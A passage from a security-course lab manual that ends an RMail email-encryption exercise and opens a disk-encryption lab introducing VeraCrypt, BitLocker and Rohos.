


30. Now, switch to the **Windows 11** machine, where the sender's account is opened. In **Inbox**, you can observe two emails (**Receipt** and **RPost eSignOff Service**). Click to open the **Receipt** email.

Note: You might receive a **Receipt** mail in the **RMail Receipts** inbox folder present in the left-hand pane.

31. The **Receipt** email contains information about the **Delivery Status**, **Message Envelope**, and **Message Statistics** of the sent email, as shown in the screenshot.

32. The **Receipt** email also includes the **DeliveryReceipt** and **HtmlReceipt** attachments containing detailed information regarding the sent email.



33. Now, navigate back to the **Inbox** and open an email from **RPost eSignOff Service**. This email contains the same information as the email received from **RPost eSignOff Service** by the recipient.

34. This concludes the demonstration of performing email encryption using RMail.

35. You can also use other email encryption tools such as **Virtru** (<https://www.virtru.com>), **ZixMail** (<https://www.zixcorp.com>), **Egress Secure Email and File Transfer** (<https://www.egress.com>), and **Proofpoint Email Protection** (<https://www.proofpoint.com>) to perform email encryption.

36. Close all open windows and document all the acquired information.

37. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Disk Encryption

Disk encryption encrypts every bit and byte of data stored on a disk or a disk volume, thus preventing illegal access to data storage.

Lab Scenario

Disk encryption is a technology that protects the confidentiality of the data stored on a disk by converting it into an unreadable code using disk encryption software or hardware, thus preventing unauthorized users from accessing it. Disk encryption provides confidentiality and privacy using passphrases and hidden volumes. As a professional ethical hacker or pen tester, you should perform disk encryption in order to prevent sensitive information from unauthorized access.

Disk encryption works in a manner similar to text-message encryption and protects data even when the OS is not active. By using an encryption program for the user's disk (Blue Ray, DVD, USB flash drive, External HDD, and Backup), the user can safeguard any or all information burned onto the disk and thus prevent it from falling into the wrong hands. Disk-encryption software scrambles the information burned on the disk into an illegible code. It is only after decryption of the disk information that one can read and use it.

This lab will demonstrate the use of various disk encryption tools to perform this technique.

Lab Objectives

- Perform disk encryption using VeraCrypt
- Perform disk encryption using BitLocker Drive Encryption
- Perform disk encryption using Rohos Disk Encryption

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Disk Encryption

Disk encryption is useful when the user needs to send sensitive information through email. In addition, disk encryption can prevent the real-time exchange of information from threats. When users exchange encrypted information, it minimizes the chances of compromising the data; the only way an attacker could access the information is by decrypting the message. Furthermore, encryption software installed on a user's system ensures the security of the system. Install encryption software on any systems that hold valuable information or on those exposed to unlimited data transfer.

Lab Tasks


Task 1: Perform Disk Encryption using VeraCrypt

VeraCrypt is a software used for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved, and decrypted just after it is loaded, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

